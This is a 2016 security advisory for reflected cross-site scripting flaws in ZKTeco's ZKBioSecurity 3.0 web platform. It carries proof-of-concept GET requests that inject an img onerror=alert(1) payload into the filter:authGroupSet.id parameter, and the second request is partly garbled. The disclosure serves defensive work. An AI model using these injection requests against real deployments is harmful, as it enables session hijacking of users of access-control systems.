

ZKTeco ZKBioSecurity 3.0 Multiple XSS Vulnerabilities

2016.08.31

Credit: [Gjoko 'LiquidWorm' Krstic](https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/)
(<https://cxsecurity.com/author/Gjoko+%26%23039%3BLiquidWorm%26%23039%3B+Krstic/1/>)

Risk: **Low**

Local: **No**

Remote: **Yes**

CVE: **N/A**

CWE: **CWE-79**
(<https://cxsecurity.com/cwe/CWE-79>)

ZKTeco ZKBioSecurity 3.0 Multiple XSS Vulnerabilities

Vendor: ZKTeco Inc. | Xiamen ZKTeco Biometric Identification Technology Co.,ltd

Product web page: <http://www.zkteco.com>

Affected version: **3.0.1.0_R_230**

Platform: **3.0.1.0_R_230**

Personnel: **1.0.1.0_R_1916**

Access: **6.0.1.0_R_1757**

Elevator: **2.0.1.0_R_777**

Visitor: **2.0.1.0_R_877**

Video: **2.0.1.0_R_489**

Adms: **1.0.1.0_R_197**

Summary: ZKBioSecurity3.0 is the ultimate "All in One" web based security platform developed by ZKTeco. It contains four integrated modules: access control, video linkage, elevator control and visitor management. With an optimized system architecture designed for high level biometric identification

and a modern-user friendly UI, ZKBioSecurity 3.0 provides the most advanced solution for a whole new user experience.

Desc: ZKBioSecurity suffers from multiple reflected XSS vulnerabilities when input passed via several parameters to several scripts is not properly sanitized before being returned to the user. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site.

Tested on: Microsoft Windows 7 Ultimate SP1 (EN)
Microsoft Windows 7 Professional SP1 (EN)
Apache-Coyote/1.1
Apache Tomcat/7.0.56

Vulnerability discovered by Gjoko 'LiquidWorm' Krstic
@zeroscience

Advisory ID: ZSL-2016-5363

Advisory URL: <http://www.zeroscience.mk/en/vulnerabilities/ZSL-2016-5363.php>

18.07.2016

--

```
GET /authRoleAction!getAll.action?packageName=auth&un=1468847752607_1814&systemCode=base&pager.posStart=0&pager.pageSize=50&xmlFileName=AuthGroup&filter:authGroupSet.id=1<img%20src%3da%20onerror%3dalert(1)>
HTTP/1.1
```

```
GET /authUserAction!getAll.action?packageName=auth&un=1468847752607_1814&systemCode=base&pager.posStart=0&pager.pageSize=50&xmlFileName=AuthGroup
```

**thGroup&filter:authGroupSet.id=1<img%20src%3da%20onerror%3dalert(1)>
HTTP/1.1**


References:

<http://www.zeroscience.mk/en/vulnerabilities/ZSL-2016-5363.php>

See this note in RAW Version (<https://cxsecurity.com/ascii/WLB-2016080267>).

Post

Vote for this issue:



50%

50%

Comment it here.

Nick (*)

Nick

Email (*)

Email

Video

Link to Youtube

Text (*)

